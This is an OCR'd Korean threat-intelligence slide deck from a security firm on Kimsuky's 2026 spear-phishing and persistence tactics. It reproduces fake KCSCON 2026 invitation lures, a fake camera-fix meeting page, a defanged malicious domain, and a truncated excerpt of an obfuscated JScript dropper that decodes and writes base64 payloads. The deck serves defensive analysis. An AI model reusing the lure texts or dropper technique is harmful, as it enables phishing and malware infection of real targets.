ENKI
엔 키 화 이 트 햇

2026 Kimsuky의 스피어피싱·지속성 전략

㈜엔키화이트햇 R&D센터
위협연구팀 김영운 연구원

김영운 연구원

위협연구팀

엔키화이트햇 R&D센터

주요 발표 경력

- ✓ K-CTI 2026
- ✓ 2026 상반기 침해사고 정보공유 세미나

주요 업무

- ✓ 악성코드 분석
- ✓ 국가 배후 위협 그룹 추적

CONTENTS

압도적인 전문성은
완벽한 보안 환경을 만듭니다.

ENKI
엔 키 화 이 트 햇

Kimsuky ?

- Lazarus, APT37 등과 함께 대표적인 북한 배후 APT 그룹
- 2014년 처음으로 명명되었으며, 현재까지도 꾸준히 공격 식별
- 주로 대한민국 군/정부/공공기관 대상 공격 및 내부 정보 유출

ENKI
엔키화이트햇

Overview

특정 표적에 대한 **장기 잠복** 달성

✓ 스피어피싱

- 정상 문서 위장
- 정상 다운로드 사이트 위장
- 미팅 접속 페이지 위장

Kimsuky
공격 전략

✓ 지속성

- 예약 작업
- 자동 실행 레지스트리
- 정상 원격 제어 도구
- 프록시 도구
- Chrome 확장 프로그램

ENKI
엔키화이트햇

1. 주요 스피어피싱 전략

ENKI
엔 키 화 이 트 햇

01 주요 스피어피싱 전략

“ 스피어 피싱 ”

특정 타겟을 대상으로 사전에 수집한 정보를 활용,
맞춤형 공격을 설계해 피해자를 속이는 표적형 피싱 공격

정밀할수록 높은 성공률

보편적인 보안 정책 무력화

북한 배후 위협 행위자들의
주요 **초기 침투** 기법


ENKI
엔 키 화 이 트 햇

01 주요 스피어피싱 전략

1 정상 문서 위장

감염경로

1. 스피어피싱 메일 전송
2. 피해자 답신 + 추가 대화
3. 정상 문서로 위장된 LNK 악성코드 전송
4. 피해자 실행 및 악성코드 감염



Dear Ukrainian Institute of Politics

On behalf of the KCSCON 2026 Organizing Committee and DailySecu, we are highly honored to cordially invite you as a distinguished guest speaker for the **14th Korea Cyber Security Conference (KCSCON 2026)**. The event will take place on **Tuesday, September 8, 2026**, at the **Sejong University Convention Center in Seoul, South Korea**.

KCSCON is one of the largest and most influential B2B cyber security conferences in South Korea, drawing over 1,400 information security chiefs, CISO/CPOs, and security practitioners from government agencies, public sectors, financial institutions, and major enterprises.

As the global security landscape undergoes a critical transition—navigating AI-driven threats, Zero Trust architecture, and international supply chain risks—your outstanding expertise in policy analysis and global risk management will provide profound insights. We believe your unique perspective will deeply inspire our audience, who are currently tasked with defending critical infrastructure against evolving geopolitical cyber threats.

[Event & Invitation Overview]

- **Event Name:** KCSCON 2026 (The 14th Korea Cyber Security Conference)
- **Date & Time:** Tuesday, September 8, 2026 | 09:00 - 17:20 (KST)
- **Venue:** Sejong University Convention Center, Seoul, South Korea
- **Audience:** 1,400+ Enterprise & Government Cyber Security Professionals
- **Proposed Session Topic: Global Cyber Threat Intelligence and Supply Chain Security in an Era of Geopolitical Risks** *(※ Subject to adjustment based on your preference)*
- **Session Duration:** 30–35 minutes

We would be deeply grateful if you could accept this invitation. To assist with your travel arrangements and presentation, the committee will fully support your flight, accommodation, and a designated honorarium [Please modify this line according to your internal budget/support policy].

Please let us know your availability by **August 11, 2026**. Should you have any questions or require further adjustments regarding the schedule, topic, or travel logistics, please do not hesitate to contact us.

We sincerely hope to welcome you to Seoul this September.

Warm regards,

KCSCON 2026 Organizing Committee
contact : kcscon@proton.me

01 주요 스피어피싱 전략

1 정상 문서 위장

감염경로

1. 스피어피싱 메일 전송
2. 피해자 답신 + 추가 대화
3. 정상 문서로 위장된 LNK 악성코드 전송
4. 피해자 실행 및 악성코드 감염

KCSCON 2026 조직위원회와 데일리세큐를 대표하여, 제 **14회 한국 사이버보안 컨퍼런스(KCSCON 2026) 에 특별 연사로 모시게 되어 매우 영광스럽게 생각합니다. 본 행사는 2026년 9월 8일 화요일 , 대한민국 서울 세종대학교 컨벤션센터** 에서 개최될 예정입니다 .

KCSCON은 한국에서 가장 규모가 크고 영향력 있는 B2B 사이버 보안 컨퍼런스 중 하나로, 정부 기관, 공공 부문, 금융 기관 및 주요 기업의 정보 보안 책임자, CISO/CPO 및 보안 실무자 1,400명 이상이 참석합니다.

인공지능 기반 위협, 제로 트러스트 아키텍처, 국제 공급망 위험 등 글로벌 안보 환경이 중대한 전환기를 맞이하고 있는 지금, 정책 분석 및 글로벌 위험 관리 분야에서 탁월한 전문성을 바탕으로 귀중한 통찰력을 제공해 주실 것을 기대합니다. 특히, 진화하는 지정학적 사이버 위협으로부터 핵심 인프라를 방어해야 하는 현 상황에 처한 저희 청중들에게 귀하의 독창적인 관점이 큰 영감을 줄 것이라고 확신합니다.

[이벤트 및 초대 개요]

- **행사명:** KCSCON 2026 (제14회 한국 사이버보안 컨퍼런스)
- **일시:** 2026년 9월 8일 화요일 | 오전 9시 ~ 오후 5시 20분 (한국시간)
- **장소:** 세종대학교 컨벤션센터, 서울, 대한민국
- **대상:** 1,400명 이상의 기업 및 정부 사이버 보안 전문가
- **제안 세션 주제: 지정 학적 위험 시대의 글로벌 사이버 위협 정보 및 공급망 보안** *(※ 귀하의 선호도에 따라 조정될 수 있습니다)*
- **세션 소요 시간:** 30~35분

이 초대에 응해주시면 진심으로 감사하겠습니다. 귀하의 여행 준비와 발표를 돕기 위해 위원회에서 항공권, 숙박비 및 소정의 강연료를 전액 지원해 드릴 예정입니다. [이 부분은 귀사의 예산/지원 정책에 따라 수정해 주십시오.]

2026년 8월 11일 까지 참석 가능 여부를 알려주시기 바랍니다 . 일정, 주제 또는 여행 관련 사항에 대해 궁금한 점이 있거나 추가 조정이 필요한 경우 언제든지 문의해 주십시오.

오는 9월 서울에서 여러분을 뵙기를 진심으로 기대합니다.

진심으로 감사드립니다.

KCSCON 2026 조직위원회
연락처: kcscon@proton.me

귀 기관에서 이메일 본문이 아닌 **공식 PDF 초대장을** 요구하시거나 , **접대 관련 세부 정보(항공권, 호텔, 강연료)를** 수정해야 하는 경우 알려주시면 템플릿을 그에 맞게 업데이트하겠습니다.

01 주요 스피어피싱 전략

1 정상 문서 위장

감염경로


1. 스피어피싱 메일 전송
2. 피해자 답신 + 추가 대화
3. 정상 문서로 위장된 LNK 악성코드 전송
4. 피해자 실행 및 악성코드 감염

01 주요 스피어피싱 전략

1 정상 문서 위장

감염경로

1. 스피어피싱 메일 전송
2. 피해자 답신 + 추가 대화
3. 정상 문서로 위장된 LNK 악성코드 전송
4. 피해자 실행 및 악성코드 감염



The 14th Korea Cyber Security Conference 2026

Official Invitation (KCSCON 2026)

Dear Partners and Colleagues,

DailySecu cordially invites you to **The 14th Korea Cyber Security Conference 2026 (KCSCON 2026)**, the largest B2B information security conference in the second half of the year, bringing together CISO/CPOs and cybersecurity professionals across public, financial, medical, and enterprise sectors.

This year's conference focuses on core strategies to counter the rapidly evolving threat landscape, covering **Generative AI Security, Zero Trust Architecture implementation, Multi-Cloud Security, and Software Supply Chain Security**. Top-tier global threat intelligence experts and leading security vendors will share practical response scenarios applicable directly to your organization.

We highly value your presence at this premier event to gain insights into cutting-edge technology trends and network with leading security experts.

OFFICIAL INVITATION LETTER

The 14th Korea Cyber Security Conference (KCSCON 2026)

Date: August 20, 2026

To: Distinguished Cybersecurity Professionals and Honored Guests


On behalf of the Organizing Committee, it is our great honor and privilege to formally invite you to attend **The 14th Korea Cyber Security Conference (KCSCON 2026)**. Hosted by DailySecu, this premier event stands as one of the most influential annual gatherings for cybersecurity leaders, policy makers, and information security experts in the region.

As digital landscapes rapidly shift under the influence of generative AI and expanding hybrid environments, defending enterprise assets has become more challenging than ever. KCSCON 2026 will serve as an essential interactive platform to share cutting-edge strategies, critical incident analysis, and forward-looking defense mechanisms.

01 주요 스피어피싱 전략

2 정상 다운로드 사이트 위장

✓ 보안 프로그램 설치를 요청함





ENKI
엔 키 화 이 트 햇


01 주요 스피어피싱 전략

2 정상 다운로드 사이트 위장

✓ 보안 프로그램 설치를 요청함








ibizplus[.]n-e[.]kr


ENKI
엔 키 화 이 트 햇

01 주요 스피어피싱 전략

3 미팅 접속 페이지 위장

✓ 가짜 미팅 접속 페이지





현재 카메라에 접속할 수 없습니다.

이 문제를 해결하려면 **카메라 패치 스크립트를**

다운로드하여 설치한 다음 다시 시도해 주세요.

ENKI
엔 키 화 이 트 햇

01 주요 스피어피싱 전략

3 미팅 접속 페이지 위장

✓ 가짜 카메라 패치 스크립트

fix-camera.jse


정상 미팅 페이지 리다이렉트 html과
악성코드 실행

```
try {
  ur7xBaCrk52 =
    'VFZwNEFBRUFBQUFFQUFBQUFBQUFBQUFBQUFBQUFRQUFBQUFBQUFBQUFBQUFBQUFBQU
  aB2TLwQjKuP =
    'PCFET0NUWVBFIGh0bWw+DQo8aHRtbCBsYW5nPSJrbyI+DQo8aGVhZD4NCiAgPG1ldGEgY2
  px3shmXrjHA = 'meeting.html'
  lLfIHExalMr =
    'VFZwNEFBRUFBQUFFQUFBQUFBQUFBQUFBQUFBQUFRQUFBQUFBQUFBQUFBQUFBQUFBQU
  lz9rX4pxRUc = 'mTXDZew.sz8f'
  eTruPE5tOhE = 'mTSTCv8.mdxm'
  b4Mi7DO = new ActiveXObject('Microsoft.XMLDOM')
  oNBhuvH = WScript.CreateObject('Scripting.FileSystemObject')
  plc8nceW8 = new ActiveXObject('WScript.Shell')
  hFZKArNTmQ9 = WScript.ScriptFullName
  vOxKL8qINx6 = oNBhuvH.GetFile(hFZKArNTmQ9)
  ntXaOBmcbiI = oNBhuvH.GetParentFolderName(vOxKL8qINx6)
  q1ShouotWHD =
    oNBhuvH.GetSpecialFolder(0) + '\\..\\P' + 'ro' + 'gra' + 'mDa' + 'ta'
  nIfRmB8Az = b4Mi7DO.createElement('itmGY0m')
  nIfRmB8Az.dataType = 'bin.base64'
  nIfRmB8Az.text = aB2TLwQjKuP
  xjGlHZir8eEuSxp = nIfRmB8Az.nodeTypedValue
  eS2MiPRfDy8D8 = new ActiveXObject('ADODB.Stream')
  eS2MiPRfDy8D8.Open()
  eS2MiPRfDy8D8.Type = 1
  eS2MiPRfDy8D8.Write(xjGlHZir8eEuSxp)
  eS2MiPRfDy8D8.SaveToFile(ntXaOBmcbiI + '\\' + px3shmXrjHA, 2)
  eS2MiPRfDy8D8.Close()
```

01 주요 스피어피싱 전략

3 미팅 접속 페이지 위장

✓ 정상 미팅 입장 페이지 로드



피해 사실을 알아채기 어렵다

ENKI
엔 키 화 이 트 햇

2. 주요 지속성 전략

ENKI
엔 키 화 이 트 햇

02 주요 지속성 전략


1 초기 침투 이후

ENKI
엔 키 화 이 트 햇


02 주요 지속성 전략

2 악성코드 설치

예약 작업 등록




자동 실행 레지스트리 등록



ENKI
엔 키 화 이 트 햇

02 주요 지속성 전략

3 예약 작업 등록



✓ 정보 수집

